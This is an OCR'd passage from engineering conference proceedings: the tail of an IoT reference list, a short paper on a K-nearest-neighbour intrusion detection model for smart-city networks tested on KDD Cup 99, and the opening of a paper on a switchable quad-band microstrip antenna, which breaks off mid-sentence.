12. Bluetooth technology: a summary of its advantages and disadvantages (2011). Tech Spirited. URL https://techspirited.com/advantages-disadvantages-of-bluetooth-technology. Accessed 19 Dec 2021
13. Cellular Communications, n.d
14. Centenaro M, Costa CE, Granelli F, Sacchi C, Vangelista L (2021) A survey on technologies, standards and open challenges in satellite IoT. IEEE Commun Surv Tutorials 23:1693–1720
15. Chandran N, Valenti MC (2001) Three generations of cellular wireless systems. IEEE Potentials 20:32–35. https://doi.org/10.1109/45.913210
16. Chang K-H (2014) Bluetooth: a viable solution for IoT? [industry perspectives]. IEEE Wirel Commun 21:6–7
17. Coskun V, Ozdenizci B, Ok K (2013) A survey on near field communication (NFC) technology. Wireless Pers Commun 71:2259–2294
18. Dragomir D, Gheorghe L, Costea S, Radovici A (2016) A survey on secure communication protocols for IoT systems. In: 2016 International workshop on secure internet of things (SIoT), pp 47–62, IEEE
19. Ejaz W, Anpalagan A (2019) Communication technologies and protocols for internet of things. In: Internet of things for smart cities, Springer, pp 17–30

20. Gomez C, Veras JC, Vidal R, Casals L, Paradells J (2019) A Sigfox energy consumption model. Sensors 19:681. https://doi.org/10.3390/s19030681
21. Haxhibeqiri J, De Poorter E, Moerman I, Hoebeke J (2018) A survey of LoRaWAN for IoT: from technology to application. Sensors 18:3995
22. Hossein Motlagh N, Mohammadrezaei M, Hunt J, Zakeri B (2020) Internet of Things (IoT) and the energy sector. Energies 13:494
23. Hosseinzadeh M, Lansky J, Rahmani AM, Trinh C, Safkhani M, Bagheri N, Huynh B (2020) A new strong adversary model for RFID authentication protocols. IEEE Access 8:125029–125045. https://doi.org/10.1109/ACCESS.2020.3007771
24. Hussien N, Ajlan I, Firdhous MM, Alrikabi H (2020) Smart shopping system with RFID technology based on internet of things
25. Islam N, Rashid MM, Pasandideh F, Ray B, Moore S, Kadel R (2021) A review of applications and communication technologies for internet of things (IoT) and unmanned aerial vehicle (UAV) based sustainable smart farming. Sustainability 13:1821
26. Ji X, Huang K, Jin L, Tang H, Liu C, Zhong Z, You W, Xu X, Zhao H, Wu J, Yi M (2018) Overview of 5G security technology. *Science China Information Sciences 61*(8). 081301. https://doi.org/10.1007/s11432-017-9426-4
27. Jia X, Feng Q, Fan T, Lei Q (2012) RFID technology and its applications in Internet of Things (IoT). In: 2012 2nd International conference on consumer electronics, communications and networks (CECNet). 2012 2nd international conference on consumer electronics, communications and networks (CECNet), Yichang, China, IEEE, pp 1282–1285. https://doi.org/10.1109/CECNet.2012.6201508
28. Kalyan M, Reddy V, Jitesh K, Ashif S, Cv RK, B K (2020) LPWAN Technologies for IoT deployment (SSRN scholarly paper No. ID 3636656). Social science research network, Rochester, NY.
29. Karunarathne G, Kulawansa K, Firdhous MFM (2018) Wireless communication technologies in internet of things: a critical evaluation, In: 2018 International conference on intelligent and innovative computing applications (ICONIC), pp 1–5, IEEE
30. Kassab W, Darabkh KA (2020) A-Z survey of internet of things: architectures, protocols, applications, recent advances, future directions and recommendations. J Netw Comput Appl 163:102663
31. Khanji S, Iqbal F, Hung P (2019) ZigBee security vulnerabilities: Exploration and evaluating. In: 2019 10th international conference on information and communication systems (ICICS), pp. 52–57. IEEE.
32. Kumar V, Jha RK, Jain S (2020) NB-IoT security: A survey. *Wireless Personal Communications 113*(4), 2661–2708. https://doi.org/10.1007/s11277-020-07346-7
33. Kumar T, Mane PB (2016) ZigBee topology: a survey. In: 2016 International conference on control, instrumentation, communication and computational technologies (ICCICCT). Presented at the 2016 international conference on control, instrumentation, communication and computational technologies (ICCICCT), pp 164–166. https://doi.org/10.1109/ICCICCT.2016.7987937
34. Lee I, Lee K (2015) The internet of things (IoT): applications, investments, and challenges for enterprises. Bus Horiz 58:431–440. https://doi.org/10.1016/j.bushor.2015.03.008
35. Liu, P., LaPorta, T.F., Kotapati, K., 2009. Cellular network security. In: Computer and information security handbook. Elsevier, pp. 183–203.
36. Lonzetta AM, Cope P, Campbell J, Mohd BJ, Hayajneh T (2018) Security vulnerabilities in Bluetooth technology as used in IoT. J Sensor and Actuat Netw 7(3):28. https://doi.org/10.3390/jsan7030028
37. Mekki K, Bajic E, Chaxel F, Meyer F (2019) A comparative study of LPWAN technologies for large-scale IoT deployment. ICT Expr 5:1–7
38. Mouftah HT, Erol-Kantarci M, Obaidat MS, Anpalagan A, Woungang I (2013) Smart grid communications: opportunities and challenges. Handb Green Info Commun Syst 2013:631–663

39. NFC tutorial–IoT-point [WWW Document], n.d. URL https://iotpoint.wordpress.com/nfc-tutorial/ Accessed 19 Dec 2021
40. Naidu GA, Kumar J (2019) Wireless protocols: wi-fi son, bluetooth, zigbee, z-wave, and wi-fi. In: Innovations in electronics and communication engineering. Springer, pp 229–239
41. Nazir R, Laghari AA, Kumar K, David S, Ali M (2022) Survey on wireless network security. *Archives of Computational Methods in Engineering 29*(3), 1591–1610. https://doi.org/10.1007/s11831-021-09631-5
42. Near field communication: advantages and disadvantages, n.d. near field communication. URL http://near-field.blogspot.com/p/pros-cons.html. Accessed 19 Dec 2021
43. Oughton EJ, Lehr W, Katsaros K, Selinis I, Bubley D, Kusuma J (2021) Revisiting wireless internet connectivity: 5G versus Wi-Fi 6. Telecommun Policy 45:102127
44. Petrariu, A.I., Lavric, A., 2021. SigFox wireless communication enhancement for internet of things: A study. In: 2021 12th International symposium on advanced topics in electrical engineering (ATEE). IEEE, pp. 1–4.
45. Phung KH, Tran H, Nguyen Q, Huong TT, Nguyen TL (2018) Analysis and assessment of LoRaWAN In: 2018 2nd International conference on recent advances in signal processing, telecommunications and computing (SigTelCom), pp 241–246, IEEE
46. Ram P (2020) LPWAN, LoRa, LoRaWAN and the Internet of Things. Coinmonks. URL https://medium.com/coinmonks/lpwan-lora-lorawan-and-the-internet-of-things-aed7d5975d5d. Accessed 19 Dec 2021
47. Rashid SJ, Alkababji A, Khidhir A (2021) Communication and network technologies of iot in smart building: a survey. NTU J Eng Technol 1:1–18
48. Sethi P, Sarangi SR (2017) Internet of things: architectures, protocols, and applications. J Electr Comput Eng
49. Stiller B, Schiller E, Schmitt C, Ziegler S (2020) An overview of network communication technologies for IoT. In: Ziegler S, JM (eds) Handbook of Internet-of-Things, Springer, Cham, Switzerland
50. Tao W, Zhao L, Wang G, Liang R (2021) Review of the internet of things communication technologies in smart agriculture and challenges. Comput Electron Agric 189:106352
51. The advantages and disadvantages of RFID 2020 IoT make world greener. URL https://www.iothese.com/the-advantages-and-disadvantages-of-rfid/. Accessed 19 Dec 2021
52. Yang Y, Luo X, Chu X, Zhou M-T (2020) Fog-enabled intelligent IoT systems. Springer Int Publishing Cham. https://doi.org/10.1007/978-3-030-23185-9
53. Yugha R, Chithra S (2020) A survey on technologies and security protocols: reference for future generation IoT. J Netw Comp Appl 169:102763. https://doi.org/10.1016/j.jnca.2020.102763

A KNN-Based Intrusion Detection Model for Smart Cities Security

Mohamed Abdedaime, Ahlam Qafas, Mounir Jerry, and Azidine Guezzaz

Abstract Currently, information technologies are integrated to acquire, manage, and analyze data circulated within smart cities networks and systems. With the growth of technologies, security issues and privacy have been a significant field to anticipate attacks that infect resources. Therefore, many research works aim to include sophisticated techniques, such as artificial intelligence (AI), to monitor smart cities networks, improve their security and then protect data exchanged within their networks. This paper presents an enhanced approach for Internet of Thing (IoT) security in smart cities using AI techniques. Furthermore, we describe in details several suggested solutions to validate our approach. From experimental study, the proposed model gives robust results in terms of 98.4% accuracy (ACC), 96.1% detection rate (DR), and 2.9% false alarms (FAR). The obtained results prove that our approach makes accurate decisions compared with other models.

Keywords Smart cities · IoT · Security · AI · Machine learning · Classification

M. Abdedaime (✉) · A. Qafas
National School of Business and Management, Ibn Tofail University, Kenitra, Morocco
e-mail: mohamed.abdedaime@uit.ac.ma

A. Qafas
e-mail: ahlam.qafas@gmail.com; ahlam.qafas@uit.ac.ma

M. Jerry
Faculty of Economics and Management, Ibn Tofail University, Kenitra, Morocco
e-mail: mounir.jerry@uit.ac.ma

A. Guezzaz
Higher School of Technology Essaouira, Cadi Ayyad University, Marrakech, Morocco
e-mail: a.guzzaz@gmail.com

D. Gupta et al. (eds.), *International Conference on Innovative Computing and Communications*, Lecture Notes in Networks and Systems 492,
https://doi.org/10.1007/978-981-19-3679-1_20

1 Introduction

Nowadays, big data and IoT environments have known an important development. Therefore, IoT technologies transform many services such as economics, telecommunications healthcare, environment, and many others [1, 2]. The IoT can be denoted as a large network interconnecting various objects in real or virtual worlds, computer systems and people. The devices are used to collect and analyze data. A smart city is considered as a place to make traditional services more flexible and efficient by using telecommunication technologies to enhance various issues [3]. According to big data development, IoT environments, smart cities, and security issues become increasingly useful to protect data [4–7]. They aim to facilitate and deliver accurately services for companies and persons.

The main goal of this contribution is to propose and validate a reliable hybrid approach to protect data within smart cities networks. Specifically, various sensors are used to gather data activities from smart cities devices and then analyze them into normal and abnormal activity. The abnormal one is designated and stopped. For this, we implement a binary classifier model based on *K*-nearest neighbor (*K*-NN) machine learning (ML) algorithm to make robust decisions and enhance detection accuracy of intrusions. The remainder of this paper is organized as follows. The second section devoted to present a background on IoT and smart cities and some related works of security approaches using AI and ML techniques. The description of solutions of proposed approach is presented in the third section. We discuss the various obtained results from experimental study. Finally, the paper is wrapped up achieved with a conclusion and future works.

2 Background and Related Works

In this section, we cite a background of smart cities and IoT technologies. We present some intrusion detection approaches integrating ML techniques to monitor and secure networks.

A smart city is a city that integrates new technologies and digital data to boost economic development, enhance quality of life, and improve city sustainability [3, 8]. IoT provides main driving tools of the future city, transforming and providing specific data. Certainly, it offers more options on what could be proposed for cities decision making [5]. Transforming a city into a smart city becomes the main objective for many cities around the world. Smart cities represent a network of networks, a network of infrastructure built on extremely diverse technologies. Smart cities are based on six basic foundations: smart economy, smart mobility, smart environment, smart governance, smart inhabitants, and smart life [3, 9]. The growth of big data and IoT has emerged smart cities as relevant and innovative solutions to these different challenges. Thus, smart cities introduce new practices and services that strongly influence the daily life of inhabitants. Therefore, the relationship between smart

Fig. 1 IoT devices in smart cities

cities process and new technologies represent an ongoing research area aiming to study the role of smart cities into improving smart transportation, smart community, access to services, technologies, and security (Fig. 1).

The usefulness of networks and systems has grown considerably; their use is becoming a very important and necessary task in society. Recently, the security of smart cities networks is a real challenge [10]. Therefore, security is an essential task and intrusion detection methods become more useful [11–14]. Smart cities security approaches protect data against unauthorized access and intrusive activities. Monitoring data in smart cities networks is a difficult issue aiming to incorporate various security rules and tools. An automated audit mechanism is integrated to ensure confidentiality and integrity of circulated traffic and services in smart cities networks [7, 15]. Intrusion detection represents a set of reliable security techniques integrated to control traffic in networks and data. They can be incorporated to better secure smart cities networks. A number of recent intrusion detection approaches integrate AI techniques to improve their detection rate and accuracy [12, 13]. Many machine learning (ML) and deep learning (DL) methods are implemented to carry out training process and then build a robust classifier model able to better monitor traffic within smart cities networks [11, 16].

Jie et al. [17] propose IDS model based on SVM ensemble and logarithm marginal density ratios transformation for feature augmentation method. The model combined data transformation and ensemble learning. The obtained model is evaluated and validated using NSL-KDD, KDD'99, and Kyoto 2006+. Guezzaz et al. [11], present a network intrusion detection model using DT, and enhanced with data quality on CICIDS2017 and NSL-KDD datasets. The model scored ACC 99.42% with NSL-KDD dataset and ACC 98.80% with CICIDS2017. Khraisat et al. [18], trained their model with a C5 DT classifier by using the NSL-KDD dataset. The obtained results are compared to C4.5, SVM, and NB classifiers. Sethi et al. [19] proposed a robust IDS using reinforcement learning based approach. The NSL-KDD, AWID and UNSW-NB15 datasets are implemented to validate model performances. Guezzaz et al. [20] build an IDS approach that includes PcapSocks and multi-layer perceptron (MLP) classifier. Pcapsocks sniffer is used to collect traffic from the network and MLP classifier to classify instances into normal or intrusion.

From related works presented above, it is proven that ML techniques are important to improve security and privacy of environment, such us smart cities networks. Those techniques are used to improve detection rate of monitored systems, especially IDS as the most used tools recently.

3 Improved Approach for Smart Cities Security

In this section, we design an improved detection approach to detect intrusions from smart cities networks. K-NN algorithm is implemented to obtain an effective classifier model for making reliable decisions. We describe different experiments, used datasets and performances results obtained.

3.1 Description of Proposed Model

Our proposed design consists of three stages integrating data collection and preparation process, training and building of classifier process, and detection decision process:

- Data collection and preparation process: data is gathered using sensors that monitor various smart cities devices. They are stored in central collection database. A set of techniques are carried out for data transformation and normalization.
- Training and building of classifier process: The K-NN algorithm is implemented in training stage to obtain a binary classifier model able to distinguish between normal activity and intrusion. The classifier is evaluated and validated using KDD 99 dataset. K-NN classification is a supervised ML used essentially by continuous attributes. It estimates the classification of new instances based on instances used in training stage.

  `Algorithm: KNN Algorithm`

  Fixe an integer value K.
  Compute the distance value between test and training data.
  Sort in ascending based on distance calculated in 2.
  Take optimal K from sorted values.
  A class is assigned to the test instance using most frequent class.

- Detection decision process: the obtained classifier is incorporated and used to analyze traffic in smart cities networks.

Table 1 KDD CUP 99 data set samples

	Total	Probe	Dos	U2R	R2L	Normal
Full KDD	4,898,430	41,102	3,883,370	52	1126	972,780
Corrected KDD	311,029	4166	229,853	70	16,347	60,593
10% KDD	494,020	4107	391,458	52	1126	97,277

Table 2 Confusion matrix

	Attack	Normal
Attack	TP	FN
Normal	FP	TN

3.2 *Experimental Study and Results*

The experimental setting are performed on a computer Intel (*R*) with Core (TM) i5 2520 M CPU @ 2.50 GHz RAM 8,00 Go Windows 7 professional 64 bits. Python 3.8.0 is used in training process. Also, KDDCUP 99 dataset is implemented to build and test the obtained model. It is available from https://archive.ics.uci.edu/ml/machinelearningdatabases/kddcup99mld/kddcup.data.gz.

To evaluate the obtained classifier, we take into account various evaluation metrics found by confusion matrix (Table 1).

- True positive (TP) represents the instances correctly predicted as intrusions
- True negative (TN) represents the instances correctly predicted as normal instances.
- False positive (FP) represents the instances wrongly predicted as intrusions.
- False negative (FN) represents the instances wrongly predicted as normal instances.

From measures cited in Table 2, the performance metrics are calculated:

- Accuracy measures how often the classifier is correct.

$$\text{Accuracy} = \frac{\text{TP} + \text{TN}}{\text{TP} + \text{TN} + \text{FP} + \text{FN}}$$

- Detection rate calculates the ratio of the instances that are correctly classified as intrusions to the total of intrusive instances.

$$\text{Recall} = \frac{\text{TP}}{\text{TP} + \text{FN}}$$

- Precision indicates the ratio of occurred intrusions and detected correctly.

$$\text{Precision} = \frac{\text{TP}}{\text{TP} + \text{FP}}$$




Fig. 2 Performances evaluation of SVM, DT, and our model for smart cities security

Table 3 Performances metrics of proposed model

	ACC (%)	DR (%)	FAR (%)
DT	95	94.8	4.1
SVM	97.2	95.9	4.9
Our model	98.4	96.1	2.9

- F- Score is a statistical criterion to evaluate the systems performances.

$$F \text{ - score} = \frac{2 \times \text{Recall} \ \times \text{Precision}}{\text{Recall} + \text{Precision}}$$

Using on KDD 99 dataset, Fig. 2 show that our novel K-NN model gives reliable results in ACC, DR, and FAR. We validate that our novel model is higher than support vector machine (SVM) and decision tree (DT) methods.

Table 3 presents the results obtained above and shows that our model can reach good performances. The comparison with SVM and DT models validates the effectiveness of our model for smart cities security.

The obtained results show the new approach relevant performances and robust training. Therefore, it is proven that the approach is accurate compared with other models based on KDD 99 dataset. The novel model is implemented to secure smart cities.

4 Conclusion and Future Works

In this paper, we have validated an improved anomaly detection approach to better secure smart cities networks. This novel model is based on K-NN algorithm. Typically, the built classifier is used to distinguish between normal and intrusive activity and aims to provide effective performances. The future work will propose and implement some efficient data quality techniques in data preparation stage and transformation to empower detection accuracy of our approach and then making a robust security approach for smart cities networks.

References

1. Ali-Haidery S, Ullah H, Khan N, Fatima K, Rizvi S, Kwon S (2020) Role of big data in the development of smart city by analyzing the density of residents in Shanghai. Electronics 9:837
2. Jara AJ, Genoud D, Bocchi Y (2014) Big data in smart cities: from poisson to human dynamics. In: Proceedings of the 28th international conference on advanced information networking and applications workshops (WAINA) pp 785–790
3. Mohanty SP, Choppali U, Kougianos E (2016) Everything you wanted to know about smart cities. IEEE Consum Electron Mag. https://doi.org/10.1109/MCE.2016.2556879
4. Azrour M, Mabrouki J, Guezzaz A, Kanwal A (2021) Internet of things security: challenges and key issues. Secur Commun Netw 2021:11. Article ID 5533843
5. Khan Z, Pervez Z, Ghafoor A (2014b) Towards cloud based smart cities data security and privacy management. IEEE, New York, pp 806–811. https://doi.org/10.1109/UCC.2014.131
6. Zhihan L et al (2021) AI-empowered IoT security for smart cities. ACM Trans Internet Technol 21(4):1–21. https://doi.org/10.1145/3406115
7. Azrour M, Mabrouki J, Guezzaz A, Farhaoui Y (2021) New enhanced authentication protocol for internet of things. Big Data Min Analyt 4(1):1–9
8. Park J et al. (2019) CIoT-Net: a scalable cognitive IoT based smart city network architecture. Hum Cent Comput Inf Sci 9:29. https://doi.org/10.1186/s13673-019-0190-9
9. Caragliu A, Del Bo C, Nijkamp P (2011) Smart cities in Europe. J Urban Technol 18(2):65–82. https://doi.org/10.1080/10630732.2011.601117
10. Munasinghe KS, Sharma D, Jamalipour A (2019) Intrusion detection in smart cities using restricted Boltzmann machines. J Netw Comput Appl. https://doi.org/10.1016/j.jnca.2019.02.026
11. Guezzaz A, Benkirane S, Azrour M, Khurram S (2021) A reliable network intrusion detection approach using decision tree with enhanced data quality. Secur Commun Netw 2021:8. Article ID 1230593
12. Guezzaz A, Asimi Y, Azrour M, Asimi A (2021) Mathematical validation of proposed machine learning classifier for heterogeneous traffic and anomaly detection. Big Data Min Analyt 4(1):18–24
13. Guezzaz A, Asimi A, Asimi Y, Tbatou Z, Sadqi Y (2017) A lightweight neural classifier for intrusion detection. Gen Lett Math 2(2):57–66
14. Guezzaz A, Asimi A, Sadqi Y, Asimi Y, Tbatou Z (2016) A new hybrid network sniffer model based on Pcap language and sockets (PcapSockS). Int J Adv Comput Sci Appl (IJACSA) 7(2)
15. Zanella A, Bui N, Castellani A, Vangelista L, Zorzi M (2014) Internet of things for smart cities. IEEE Internet Things J 1(1):22–32
16. Azrour M, Mabrouki J, Fattah Guezzaz A, Aziz F (2021) Machine learning algorithms for efficient water quality prediction. Model Earth Syst Environ
17. Gu J, Wang L, Wang H, Wang S (2019) A novel approach to intrusion detection using SVM ensemble with feature augmentation. Comput Secur 86:53–62
18. Khraisat A, Gondal I, Vamplew P (2018) An anomaly intrusion detection system using C5 decision tree classifier. In: Pacific-Asia conference on knowledge discovery and data mining, Springer International Publishing, Cham, pp 149–155

19. Sethi K, Sai Rupesh E, Kumar R et al. (2020) A context-aware robust intrusion detection system: a reinforcement learning-based approach. Int J Inf Secur 657–678
20. Guezzaz A, Asimi A, Batou Z, Asimi Y, Sadqi Y (2019) A global intrusion detection system using PcapSockS sniffer and multilayer perceptron classifier. Int J Netw Secur (IJNS) 21(3):438–450

Design of Asymmetric Microstrip Quad-Band Reconfigurable Antenna

D. P. Derish, G. Shine Let, C. Benin Pratap, and J. John Paul

Abstract Frequency reconfigurable antenna has the greatest demand in wireless communication applications. In this paper, a quad-band reconfigurable antenna is proposed. Asymmetric microstrip feed is provided to the antenna radiating strip. To provide reconfigurability, two switches are integrated with the antenna radiating strip. This provided a change in the antenna's current distribution based on the switch condition. The designed antenna has an overall dimension of $22 \times 12 \times 1.57\ \text{mm}^3$. Relying on the state of the switch, the antenna operates in 2.8, 3.4, 5.3, and 6 GHz. On all operating frequency bands, the radiation efficiency of the antenna is greater than 80%.

Keywords Reconfigurable antenna · Quad band · Asymmetric microstrip feed · Radiation efficiency · Switch

1 Introduction

Modern communication devices include multi-band performance covering various portal applications. For the effectiveness of multi-band functioning, reconfigurable antennas have received a lot of attention. Reconfigurability can be achieved in terms of frequency, pattern, and polarization [1]. In the proposed work, frequency reconfigurable antenna design is considered. To achieve frequency reconfigurability, different

D. P. Derish · G. S. Let (✉) · C. B. Pratap · J. J. Paul
School of Engineering and Technology, Karunya Institute of Technology and Sciences, Coimbatore, India
e-mail: shinelet@gmail.com

D. P. Derish
e-mail: derishd@karunya.edu.in

C. B. Pratap
e-mail: pratapbenin@gmail.com

J. J. Paul
e-mail: johnpaul@karunya.edu

D. Gupta et al. (eds.), *International Conference on Innovative Computing and Communications*, Lecture Notes in Networks and Systems 492,
https://doi.org/10.1007/978-981-19-3679-1_21

switches such as ideal switches, FET devices, varactor diodes, optical switches, PIN diodes, and MEMS switches are considered in the antenna design [2]. Every switching device has its pros and cons. Based on the frequency of operation and the application in which the antenna is used, the type of switch is selected [3]. PIN diode RF switches are of low cost and low loss [4]. As compared to PIN diodes, MEMS have lower reliability and are more expensive [5]. In the proposed work, the ideal switch concept is incorporated into the design to achieve reconfigurability. For future work, frequency reconfigurability has to be achieved by incorporating PIN diodes in the design.

To achieve miniaturization in the antenna size, various radiating patch design structures, different ground structures, and feeding mechanisms are considered in literary works [6]. In [7], to achieve reconfigurability, a switch is integrated between two radiating patches and two switches in the ground plane. The switch integrated with the radiating patch provided frequency reconfigurability and beam reconfigurability is achieved by the ground plane switching conditions. To provide frequency reconfigurability, two PIN diodes are used in the semi-circular radiating patch to change the current distribution [8]. In order to achieve compactness in the antenna dimensions, coplanar waveguide feeding is provided [8, 9]. Using PIN diodes, polarization reconfigurability is achieved at 3.5 GHz 5G applications [10]. The authors in [11] proposed a pattern reconfigurable antenna using PIN diodes for WLAN ISM band applications. In [12], PIN diodes are connected in the radiating strips to achieve frequency reconfigurable operation for wireless communication applications. A hexagonal shape radiating strip structure is proposed in [13]. The switch mechanism is incorporated in between the hexagonal radiating strip and coplanar waveguide feeding is given to the antenna [13].

Various substrates such as Neltec, Rogers, FR4, silicon rubber, and polymers, are considered by researchers for the antenna design [14–16]. The thickness of the substrate depends on the material selected for the design. In our proposed work, asymmetric microstrip feed is given to the radiating strip. The proposed antenna is designed using Ansys HFSS software. The details of the proposed antenna structure and the obtained result analysis are given in the subsequent sections.

2 Design of Hook-Shaped Asymmetric Microstrip Quad-Band Reconfigurable Antenna

The proposed asymmetric microstrip reconfigurable antenna structure is shown in Fig. 1. Hook-like radiating strip structure is modeled as a radiating element, and a partial ground plane is used in the antenna design. Based on the design, copper is etched from the double-sided copper-plated FR4 substrate of 1.57 mm thickness. The dimension of the proposed asymmetric microstrip antenna is 22×12 mm^2.

Two ideal switches are inserted in between the radiating strips. Based on the switching conditions, the radiating strip length is altered. This alters the frequency




Fig. 1 Hook-shaped asymmetric microstrip antenna structure: **a** radiating structure, **b** ground plane

of operation of the proposed antenna. As the length of the radiating strip increases, the antenna operates in the lowest resonant frequency and vice-versa. In this work, a perfect ideal switch concept is used. For switch ON condition, a perfectly conducting material is inserted between the radiating strips. When a small piece of conducting material is removed from the radiating strip, then that represents the switch OFF condition. The $S_1 \times S_2$ mm^2 is the size of the ideal switch inserted or removed.

The asymmetric microstrip feed is provided to the feed line of size $W_1 \times F_1$ mm^2. The width of the feed line is determined using parametric study and is fixed to match with the impedance of the port. The dimensions of the proposed asymmetric microstrip feedline are tabulated in Table. 1.

Table 1 Design specifications

Parameter	L	W	F_1	F_2	F_3	F_4	F_5	W_1
Dimensions (mm)	22	12	10	11	3	6.1	6.5	3
Parameter	W_2	W_3	W_4	W_5	S_1	S_2	G_1	
Dimensions (mm)	4.5	2.8	8.1	2.2	1.2	2	6	

3 Results and Discussions

The proposed asymmetric microstrip reconfigurable antenna operates in four different operating bands based on the two switches (SW1 and SW2) operating conditions. The parametric study is carried out in the proposed antenna structure, to determine the length and width of the radiating structure and ground plane. Since two switches are used, reflection coefficient (S_{11}) characteristics, radiation pattern, and current distribution are analyzed for four different switching operating conditions. While going through the reflection coefficient characteristics, the proposed hook-shaped asymmetric microstrip antenna can operate in four different frequency bands which can be used for wireless communication applications.

Fig. 2a shows the reflection coefficient characteristics of the antenna when both the switches SW1 and SW2 are in ON condition. The center operating frequencies of the antenna at this particular switching condition are 2.84 and 5.3 GHz. When SW1 is in ON condition, the antenna operates in two different frequency bands. Similarly, when SW1 is in OFF condition, the antenna operates in a single frequency band. Figs. 2b and 3b show the S_{11} characteristics of the antenna at SW1 OFF and SW2 ON and SW1 OFF and SW2 OFF, respectively. Under these states, the antenna operates at 6 GHz which can be used for WLAN applications. Fig. 3a depicts the S_{11} characteristics of asymmetric microstrip antenna at SW1 ON and SW2 OFF state. In this switching state, the center operating frequencies of the antenna are at 3.38 and 6 GHz. For 5G mobile communication applications, 3.3–3.6 GHz frequency band is assigned by the telecommunication agencies.

The current distribution of the proposed asymmetric microstrip reconfigurable antenna at various switching conditions is shown in Figs. 4, 5, and 6. When SW1 and SW2 switches are in an ON state, the radiating strip length is increased and the antenna operates in two operating bands. The current distribution is along the




Fig. 2 Asymmetric microstrip antenna S_{11} characteristics: **a** SW1 ON and SW2 ON, **b** SW1 OFF and SW2 ON




Fig. 3 Asymmetric microstrip antenna S_{11} characteristics: **a** SW1 ON and SW2 OFF, **b** SW1 OFF and SW2 OFF

complete hook-shape radiating strip. The current flow is the last radiating strip that is stopped when SW2 is in the OFF state and is illustrated in Fig. 5. The current flow is limited near the feedline radiating strip when the SW1 switch is in an OFF state. The impact of the SW2 switching condition is neglected if the SW1 switch is in the OFF state. At this condition, the antenna operates at a 6.1 GHz frequency.

For the quad-band frequency of operation of the proposed asymmetric microstrip reconfigurable antenna, the three-dimensional radiation patterns are depicted in

